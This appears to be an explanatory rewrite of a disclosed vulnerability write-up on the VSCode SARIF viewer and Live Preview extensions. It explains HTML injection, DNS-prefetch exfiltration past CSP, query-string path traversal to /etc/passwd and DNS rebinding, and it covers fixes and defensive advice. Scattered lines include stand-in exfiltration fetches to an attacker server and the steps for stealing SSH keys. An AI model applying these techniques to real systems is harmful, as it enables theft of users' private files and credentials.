connect-srcbypass through DNS. Whenconnect-srcis restrictive, try<link rel="dns-prefetch">tags with encoded data in subdomains, keeping each subdomain at most 64 characters and the whole name under 256. A positive result is DNS queries arriving at your server carrying the data. postMessagehandlers writing toinnerHTML. Trace every handler that receives data from a previewed page. A positive result is attacker-controlled markup appearing in the Webview DOM, and ansrcdociframe turning it into script execution if the CSP permits.- Nonce-based CSP with
Math.random. If a nonce is generated withMath.random, check whether the attacker's context shares the generator state with the code that made the nonce. A positive result is a predicted nonce that lets injected script run. - Hand-coded query string parsing. Compare
lastIndexOf('?')style parsing with browser behaviour by requesting?../../../../../../etc/passwd?AAA. A positive result is the server returning a file outside its root. - Local servers without
Hostvalidation. Try DNS rebinding against a local HTTP server that lacksHostallowlisting or authentication. A positive result is the rebinding domain resolving to[redacted]and the exploit reading local files.
What happened, in plain words
A security researcher spent some time looking at two add-ons for Visual Studio Code (VSCode), a popular program for writing code. These add-ons are called extensions. One extension, SARIF viewer, reads reports produced by code-checking tools and shows them as a list you can browse. The other, Live Preview, shows an HTML file from your project inside VSCode, like a small built-in browser.
The researcher found three bugs in these extensions. Two of them let an attacker steal local files from your computer, and with one of them an attacker could even steal your SSH keys, which are the files that prove who you are when you connect to servers. The third bug was blocked before it could be fully used, but it is still a real flaw.
A fourth bug, this time in VSCode itself, is mentioned but not explained here; it was assigned the identifier CVE-2022-41042 and earned a $7,500 bounty. That one is left for a follow-up post.
The point of the article is not just to list bugs. It is to show how a small mistake in how an extension is set up can turn into a full compromise of your machine, and what extension authors should do to avoid it.
Some background you need first
What VSCode and extensions are
VSCode is a program for editing code. It is built on a framework called Electron, which means it is really a web browser wrapped in a desktop application. Because it is a desktop application, it can read and write files on your disk and run commands on your operating system. Extensions are small programs you install to add features, and they get exactly the same powers as VSCode itself. If an attacker can make an extension run their JavaScript, they can do anything you can do on your computer.
JavaScript is the programming language that web pages use to make things happen in a browser. When someone says "execute JavaScript" in this context, they mean "run code of the attacker's choosing with the extension's permissions".
What a Webview is
To reduce the damage a bug could do, VSCode gives extensions a way to draw their user interface inside a sandbox. A sandbox is a restricted area: code inside it can draw things and respond to clicks, but it cannot touch your files or run commands. This sandboxed panel is called a Webview. It is very similar to an iframe on a normal website, which is a page embedded inside another page.
A Webview has no access to the NodeJS APIs. NodeJS is the part of the system that lets the main extension read files and run shell commands, so cutting the Webview off from it is the whole point.
The three settings that limit a Webview
A Webview can be locked down further with three options:
enableScripts: when set tofalse, the Webview cannot run any JavaScript at all. Most extensions need JavaScript, so they set it totrue.localResourceRoots: a list of folders the Webview is allowed to read files from. Anything outside those folders is off limits. By default this is your current project folder and the extension's own folder.Content-Security-Policy(CSP): a rule set, written as a meta tag in the Webview's HTML, that says where the Webview may load things from, such as images, stylesheets and scripts. It is like a guest list for a party: only the names on it get in.
How a Webview talks to its extension
Sometimes the Webview needs data or needs the extension to do something privileged, like read a file. The two sides talk through an API called postMessage(). An API is simply a defined way for two pieces of software to ask each other for things, like a waiter taking your order: you use the agreed menu, not a random shout into the kitchen.
The example below is a simple, commented extension that creates a Webview and passes messages between the main extension and the Webview.
Why these protections matter
If a Webview has a cross-site scripting (XSS) bug, meaning an attacker manages to get their own JavaScript into the page, that should still not lead to a compromise, as long as three things hold: localResourceRoots is set correctly, the CSP correctly limits where content can come from, and no postMessage handler is vulnerable to problems such as command injection (where data is treated as a command to run).
These protections are called defence in depth. The idea is the same as a bank having a vault, a locked door and a guard: any one of them might fail, but all three failing at once is much less likely. A browser works the same way: it does not let a web page run arbitrary code on your machine even though each page is already isolated in its own process.
The two extensions under review
The researcher looked at two Microsoft extensions that are used during security audits:
- SARIF viewer parses SARIF files and displays them in a browsable list. SARIF is a JSON-based file format, meaning a text format made of labelled values, into which most static analysis tools write their results. A static analysis tool is a program that reads source code and reports suspicious patterns without running it.
- Live Preview renders HTML files from your current project folder in an embedded browser inside VSCode. It has more than 1 million installs.
Setting the scene
No accounts or special roles are involved here. What matters is what an attacker needs the victim to do:
- For SARIF viewer, the victim opens an untrusted SARIF file. Such a file can be downloaded from an untrusted source, or, more likely, produced by running a static analysis tool such as CodeQL or Semgrep with a malicious rule whose metadata, for example the description of a finding, manipulates the resulting SARIF file.
- For Live Preview, the victim previews an HTML file the attacker controls, or, in the DNS rebinding scenario explained later, simply visits the attacker's website while the extension's local HTTP server is running in the background.
- For reproducing the rebinding attack, the attacker hosts a server at
[redacted]:3000and uses therbndrservice with the domain7f000001.c0a80d80.rbndr.us, which flips its DNS record between[redacted]and[redacted]. The author notes that runninghost 7f000001.c0a80d80.rbndr.usshould alternate between the two IPs, and that this worked on a Linux machine using[redacted]as the DNS server.
DNS is the system that turns a name like example.com into a numeric address like [redacted], the way a phone book turns a name into a number. Rebinding means changing that answer back and forth, which is explained in detail later.
Finding the bugs
Bug 1: HTML and JavaScript injection in SARIF viewer
While reading the code that draws SARIF data on screen, the researcher found a suspicious snippet. The description of a static analysis result was being rendered using the ReactMarkdown class with the escapeHtml option set to false.
ReactMarkdown is a component that turns Markdown text into HTML. Markdown is the lightweight formatting language used in readme files, where **bold** becomes bold text. Escaping means turning characters that have special meaning in HTML, such as < and >, into harmless text so they are displayed rather than interpreted. With escapeHtml set to false, that protection is switched off.
Because HTML is not escaped, controlling the markdown field of a result's message is enough to inject arbitrary HTML and JavaScript into the Webview. A proof of concept, a small demonstration that proves the bug is real, used the onerror handler of an img with an invalid source to execute JavaScript automatically. An onerror handler is code that runs when something fails to load, so pointing an image at a source that does not exist makes the browser run the attached code immediately.
It worked. The screenshot below shows the exploit in action: the injected JavaScript in the DOM on the right, and where it is rendered on the left. The DOM is the browser's live model of the page, the tree of elements it is currently showing.
Bug 2: HTML and JavaScript injection in Live Preview
Live Preview starts a local HTTP server on port 3000 that hosts your current project folder and all of its files. A server is a program that waits for requests and answers them; a port is a numbered door on your machine that a server listens on. To render a file, the extension creates an iframe pointing at that server, for example <iframe src="http://localhost:3000/file.html">, inside a Webview panel. localhost means "this same computer". This lets the previewed file run JavaScript without affecting the main Webview, which is sandboxing inside sandboxing.
The inner preview iframe and the outer Webview communicate through postMessage, which makes the Webview's postMessage handlers the natural place to look for an injection. A handler is the piece of code that receives a message and decides what to do with it.
The link-hover-start handler is vulnerable to HTML injection: it passes input from the iframe message, whose contents the attacker controls, directly to the innerHTML attribute of an element of the Webview without any sanitisation. innerHTML is the property that holds the HTML inside an element; setting it makes the browser parse and display whatever you put there. Sanitising means cleaning input so dangerous parts are removed. Here nothing is cleaned, so an attacker controls part of the Webview's HTML.
Bug 3: path traversal in the Live Preview HTTP server
After the CSP blocked the full exploit of bug 2, the researcher turned to the local HTTP server that serves the HTML files. The server serves any file in the current project folder, which lets a previewed HTML file load JavaScript files or images from the same folder. That is by design, and it is unlikely that a project folder holds both malicious and sensitive files, so the question became whether files elsewhere on the filesystem could be leaked. The simplified request-handling code is shown below.
The goal was a path traversal that escapes the basePath root. Path traversal is a classic bug where a request uses ../ sequences, which mean "go up one folder", to climb out of the folder the server intended to serve and reach the rest of the disk. basePath is the folder the server is supposed to stay inside.
Exploiting the bugs
Step 1: read local files from the SARIF viewer Webview
The Webview is created with a very permissive localResourceRoots.
It allows the Webview to read files from anywhere on the disk, up to the z: drive, so any file can be read, for example a user's private key at ~/.ssh/id_rsa. The ~ means your home folder, and .ssh/id_rsa is the private half of an SSH key pair, the file that proves your identity to servers.
Inside the Webview there is no NodeJS API to open a file, so instead a fetch is made to https://file+.vscode-resource.vscode-cdn.net/, and the file contents come back in the response if the file exists and is within the localResourceRoots path. A fetch is a request made from JavaScript to get something, like ordering a book from a library and having it delivered.
To leak /etc/issue, the following fetch is all that is needed:
/etc/issue is a small text file on Linux systems that is shown before you log in; it is a safe file to use as a test because it exists on almost every Linux machine and contains nothing secret.
Step 2: exfiltrate despite the CSP using DNS
Sending the contents to a remote server would normally be easy, for example fetch('https://our.server.com?q=<b64_file_contents>'). Exfiltration means getting stolen data out to a server the attacker controls. The Webview's CSP is restrictive, however: the connect-src directive allows fetches only to self and https://*.vscode-cdn.net, and the attacker controls neither, so fetches to an attacker-controlled server are blocked. A directive is one line of a CSP; connect-src is the line that governs outgoing connections.
The limitation is bypassed with DNS. Injecting <link> tags with the rel="dns-prefetch" attribute leaks file contents in subdomains even under the restrictive connect-src directive. A <link> tag is normally used to load stylesheets or other resources; dns-prefetch tells the browser to look up a domain name early. A subdomain is the part before the main name, as in mail.example.com. The trick is that the browser will look up any name you put in the tag, and the lookup itself carries the data out.
To leak a file, encode it in hex and inject <link> tags whose href points at the attacker-controlled server with the encoded contents in the subdomains. Hex is a way of writing data using only the characters 0 to 9 and a to f, so any file becomes a safe string of text. Each subdomain must be at most 64 characters including the .s, and the whole subdomain must be less than 256 characters, because DNS names have length limits.
Step 3: put it together against $HOME/.ssh/id_rsa
Combining the injection, the permissive localResourceRoots and the DNS exfiltration gives an exploit that steals the user's $HOME/.ssh/id_rsa when they open a compromised SARIF file. $HOME is the environment variable that points at your home folder.
Step 4: execute JavaScript through an srcdoc iframe in Live Preview
The naive approach of setting innerHTML to a script does not work, because the script is added to the DOM but never loaded. Browsers deliberately do not run scripts inserted this way, as a safety measure. The workaround is to write the script inside an srcdoc iframe. An srcdoc iframe is an iframe whose content is written directly in an attribute instead of loaded from a URL.
The browser treats srcdoc iframes as same-origin with their parent window, so although one iframe was escaped and another injected, the srcdoc iframe has access to the Webview's DOM, global variables and functions. Origin is the combination of scheme, host and port that a browser uses to decide what a page is allowed to touch; same-origin means the browser considers the two pages to be the same site. The downside is that the iframe is now governed by the same CSP as the Webview.
Unlike the first bug, this CSP's script-src does not include unsafe-inline; it uses a nonce-based script-src, so the nonce must be known to inject arbitrary JavaScript. A nonce is a one-time random value that the server puts in the CSP and in the script tag; only scripts carrying the matching value are allowed to run. It is like a cloakroom ticket that matches the coat. The options considered were brute-forcing the nonce, recovering it from poor randomness, or leaking it. The nonce is generated by the following code.
Brute force means trying every possible value until one works. It is hopeless here: the nonce is 64 characters long over a 62-character alphabet, so the universe would end first. The generating function uses Math.random, a cryptographically unsafe generator that uses the xorshift128+ algorithm; given X random numbers the internal state can be recovered and past and future numbers predicted. Cryptographically safe means the output is unpredictable even to someone who has seen many previous values. See the Practical Exploitation of Math.random on V8 conference talk and an implementation of the state recovery.
The plan was to call Math.Random repeatedly in the inner iframe and recover the state used for the nonce, but the inner iframe, the outer Webview and the main extension that created the nonce each have a different instance of the internal algorithm state, so the nonce cannot be recovered this way. Each instance is a separate copy of the generator, each with its own internal state.
Leaking the nonce meant searching the Webview code for postMessage handlers that send data into the inner iframe. The best candidate is the findNext function, which sends the value of the find-input element to the iframe.
The idea was to make the Webview attach the nonce to a fake find-input element injected through the HTML injection, by injecting an incomplete element such as <input id="find-input" value=". That would create an element with the find-input ID and open its value attribute without closing it. It was doomed for three reasons: the injection cannot escape the element whose innerHTML is being set, and since that content is written in full it could never contain the nonce; the DOM parser does not parse the incomplete HTML, leaving the element empty; and document.getElementById('find-input') always finds the already existing element, not the injected one. The CSP effectively prevented the full exploit of this bug.
Step 5: path traversal in the Live Preview server
Calling fetch("../../../../../../etc/passwd") does not work because the browser normalises the request to fetch("/etc/passwd"). Normalising means tidying up a path, and the browser resolves the ../ parts before sending anything, so the request never leaves the root. /etc/passwd is a Linux file listing user accounts; it is a common test target because it exists everywhere and is readable.
The server logic does not prevent the traversal, though: a cURL command retrieves the /etc/passwd file. cURL is a command-line tool for making requests by hand. That cannot be done from a browser, so this path alone is infeasible.
The exploitable difference is in URL parsing. The server uses hand-coded logic to parse the query string instead of the JavaScript URL class. The query string is the part of a URL after the ?, normally used to pass parameters.
The code splits the query string from the URL using lastIndexOf('?'), whereas a browser parses the query string from the first ?. lastIndexOf finds the last occurrence of a character, while the browser uses the first. Fetching ?../../../../../../etc/passwd?AAA therefore leaves the ../ sequences un-normalised from the browser's point of view, because they are part of the query string (green in the figure). From the server's point of view only AAA is the query string (blue in the figure), so URLPathName is set to ?../../../../../../etc/passwd and the full path is normalised to /etc/passwd by path.join(basePath ?? '', URLPathName). That is the path traversal. The two sides disagree about where the query string starts, and the attacker exploits that disagreement.
Step 6: exploitation scenario 1, a previewed malicious file
If an attacker controls a file that a user opens with Live Preview, the traversal leaks arbitrary user files and folders. Unlike bug 1, this exploit is straightforward:
- From the previewed HTML file, fetch the file or directory to leak with
fetch("http://[redacted]:3000/?../../../../../../../../../etc/passwd?"). The fetch results are visible even without a CORS policy because the exploit file is also hosted on thehttp://[redacted]:3000origin. CORS is the browser rule that normally stops one site from reading another site's responses; here both are the same origin, so the rule does not apply. - Encode the contents in base64 with
leaked_file_b64 = btoa(leaked_file). Base64 is a way of writing any data using 64 safe characters, so it can travel in a URL.btoais the browser function that does the encoding. - Send the encoded file to the attacker-controlled server with
fetch("http://<attacker-server>?q=" + leaked_file_b64).
The commented exploit is below.
Step 7: exploitation scenario 2, DNS rebinding
Scenario 1 requires the user to preview an attacker-controlled file, which is hard to arrange. The impact can be raised by requiring only that the victim visits an attacker's website while the Live Preview HTTP server runs in the background, using DNS rebinding, a common technique against unauthenticated internal services. Unauthenticated means the service does not ask for a password, so anyone who can reach it can use it.
In a DNS rebinding attack the attacker flips a domain's DNS record between two IPs, the attacker server's IP and the local server's IP (commonly [redacted]); JavaScript fetching that changing domain then tricks the browser into accessing local servers without CORS warnings, because the origin stays the same. The browser sees the same name throughout, so it believes it is still talking to the same site, even though the name now points at the victim's own machine.
The setup is:
- Host the attacker-controlled server with the exploit at
[redacted]:3000. - Use the
rbndrservice with the7f000001.c0a80d80.rbndr.usdomain, which flips its DNS record between[redacted]and[redacted].
The attacker needs to make the victim browse to the 7f000001.c0a80d80.rbndr.us URL, hoping it resolves to the attacker server with the exploit. The exploit page then makes fetches with the path traversal attack in a loop until the browser makes a DNS request that resolves to [redacted]; once it does, the content of the sensitive file is returned.
Why the bugs existed
Bug 1 is a rendering mistake: ReactMarkdown is used with escapeHtml = {false}, so HTML in the markdown field of a result's message is not escaped and an attacker with partial control of a SARIF file can inject JavaScript into the Webview. The defence in depth that should have contained it, localResourceRoots, was configured to allow reads from anywhere on the disk up to the z: drive, and the CSP's connect-src restriction was sidestepped through DNS prefetch rather than defeated.
Bug 2 is an unsanitised flow from a postMessage payload into innerHTML in the link-hover-start handler. The srcdoc iframe trick turns the HTML injection into script execution because such iframes are same-origin with the parent, but the nonce-based script-src then blocks the injected script. The nonce itself held up: brute force is infeasible, the Math.random state cannot be recovered across the separate instances, and the findNext handler could not be made to place the nonce into injected markup.
Bug 3 is a parser differential. The server splits the query string with lastIndexOf('?') while browsers use the first ?, so a crafted URL keeps ../ sequences inside what the browser considers the query string while the server treats them as part of the path, and path.join(basePath ?? '', URLPathName) normalises them into a traversal outside basePath. The server also does not prevent traversal in general, as the cURL result shows, but only the parser difference makes it reachable from a browser.
What the impact was
Both extensions had a high-severity bug that would let an attacker steal all of the victim's local files. In SARIF viewer, opening a compromised SARIF file exfiltrates files such as $HOME/.ssh/id_rsa. In Live Preview, a previewed malicious HTML file can leak arbitrary user files and folders through the traversal, and with DNS rebinding an attacker could even steal SSH keys if the victim visited a malicious website while the extension was running in the background. The Live Preview HTML injection on its own did not reach full exploitation because of the CSP.
How it was fixed
Microsoft fixed the issues on the following timeline:
| Date | Event |
|---|---|
| August 12, 2022 | Bug 1 reported to Microsoft |
| August 13-16, 2022 | Bug 1 fixed in c054421 and 98816d9 |
| September 7, 2022 | Bugs 2 and 3 reported to Microsoft |
| September 14, 2022 | Bug 2 fixed in 4e029aa |
| October 5, 2022 | Bug 3 fixed in 9d26055 and 88503c4 |
The author also improved Semgrep's existing ReactMarkdown rule in PR #2307, which can be run against React codebases with semgrep --config "p/react.". Semgrep is a tool that scans source code for known dangerous patterns.
For extension authors, the recommended principles are:
- Restrict the CSP as much as possible. Start with
default-src 'none'and add sources only as needed. Forscript-src, avoidunsafe-inlineand use a nonce or hash-based source; generate a nonce with a cryptographically strong random number generator, for examplecrypto.randomBytes(16).toString('base64'). - Restrict
localResourceRootsas much as possible, preferably to the extension's installation folder. - Ensure
postMessagehandlers in the main extension thread are not vulnerable to SQL injection, command injection, arbitrary file writes or arbitrary file reads. - For a local HTTP server, parse the URL from the path with an appropriate object such as JavaScript's
URLclass instead of hand-coded logic, and check that the file is within the expected root after normalising the path and right before reading it. - Against DNS rebinding, spawn the server on a random port and use the Webview's
portMappingoption to map it to a static port in the Webview, which limits fingerprinting and brute force and handles a hard-coded port already in use; alternatively, allowlist theHostheader tolocalhostand[redacted](as CUPS does) or authenticate the local server. TheHostheader is the part of a request that says which name the client asked for. - Do not flow user input into
.innerHTML; use.innerTextto add text to an element..innerTexttreats the value as plain text, so it cannot become markup.
Things to test for in similar code
- Markdown renderers with HTML escaping disabled. Look for components such as
ReactMarkdownconfigured withescapeHtml = {false}wherever untrusted documents are rendered. A positive result is a document field that produces anonerrorhandler firing in the Webview. - Overly broad
localResourceRoots. Check the option on every Webview creation. A positive result is a fetch tohttps://file+.vscode-resource.vscode-cdn.net/returning a file outside the project folder, such as/etc/issue. - CSP
connect-srcbypass through DNS. Whenconnect-srcis restrictive, try<link rel="dns-prefetch">tags with encoded data in subdomains, keeping each subdomain at most 64 characters and the whole name under 256. A positive result is DNS queries arriving at your server carrying the data. postMessagehandlers writing toinnerHTML. Trace every handler that receives data from a previewed page. A positive result is attacker-controlled markup appearing in the Webview DOM, and ansrcdociframe turning it into script execution if the CSP permits.- Nonce-based CSP with
Math.random. If a nonce is generated withMath.random, check whether the attacker's context shares the generator state with the code that made the nonce. A positive result is a predicted nonce that lets injected script run. - Hand-coded query string parsing. Compare
lastIndexOf('?')style parsing with browser behaviour by requesting?../../../../../../etc/passwd?AAA. A positive result is the server returning a file outside its root. - Local servers without
Hostvalidation. Try DNS rebinding against a local HTTP server that lacksHostallowlisting or authentication. A positive result is the rebinding domain resolving to[redacted]and the exploit reading local files.
Glossary
- API: a defined way for two pieces of software to ask each other for things, like a menu you order from.
- Base64: a way of writing any data using 64 safe characters so it can travel in a URL or text field.
- Brute force: trying every possible value until one works.
- CORS: the browser rule that normally stops one website from reading another website's responses.
- CSP (Content-Security-Policy): a rule set in a web page that says where it may load content from and what it may run.
- cURL: a command-line tool for making web requests by hand.
- Defence in depth: layering several protections so that one failing does not mean all fail.
- Directive: one line of a CSP, such as
connect-srcorscript-src. - DNS: the system that turns a name like
example.cominto a numeric address. - DNS rebinding: flipping a domain's DNS answer between an attacker's server and a local address so the browser ends up talking to the victim's own machine.
- DOM: the browser's live tree of elements that make up the current page.
- Electron: a framework that builds desktop applications out of a web browser.
- Escaping: turning characters that have special meaning in HTML into harmless text so they are displayed rather than interpreted.
- Exfiltration: getting stolen data out to a server the attacker controls.
- Extension: a small program added to VSCode that inherits all of VSCode's powers.
- Fetch: a request made from JavaScript to get something.
- Handler: the piece of code that receives a message or event and decides what to do with it.
- Hex: a way of writing data using only the characters 0 to 9 and a to f.
- HTML injection: getting your own HTML into a page that was not meant to contain it.
innerHTML: the property holding the HTML inside an element; setting it makes the browser parse and display whatever you put there.innerText: the property holding the plain text inside an element; setting it cannot create markup.- iframe: a page embedded inside another page.
- JavaScript: the programming language web pages use to make things happen in a browser.
- JSON: a text format made of labelled values, used to store and exchange data.
localResourceRoots: the list of folders a Webview is allowed to read files from.- Markdown: a lightweight formatting language where
**bold**becomes bold text. - NodeJS APIs: the part of the system that lets the main extension read files and run shell commands.
- Nonce: a one-time random value that a script must carry to be allowed to run under a CSP.
- Normalising: tidying up a path so that
../parts are resolved before use. - Origin: the combination of scheme, host and port that a browser uses to decide what a page may touch.
- Path traversal: using
../sequences to climb out of the folder a server intended to serve. - Port: a numbered door on your machine that a server listens on.
postMessage(): the API through which a Webview and its extension exchange messages.- Proof of concept (PoC): a small demonstration that proves a bug is real.
- Query string: the part of a URL after the
?, normally used to pass parameters. - Sandbox: a restricted area where code can run without touching the rest of the system.
- Sanitising: cleaning input so dangerous parts are removed.
- SARIF: a JSON-based file format into which static analysis tools write their results.
- Semgrep: a tool that scans source code for known dangerous patterns.
- Server: a program that waits for requests and answers them.
srcdociframe: an iframe whose content is written directly in an attribute instead of loaded from a URL.- SSH key: a pair of files that prove your identity to servers; the private half must stay secret.
- Static analysis tool: a program that reads source code and reports suspicious patterns without running it.
- Subdomain: the part before the main name, as in
mail.example.com. - Webview: VSCode's sandboxed panel for drawing an extension's user interface.
- XSS (cross-site scripting): getting your own JavaScript into a page that was not meant to run it.





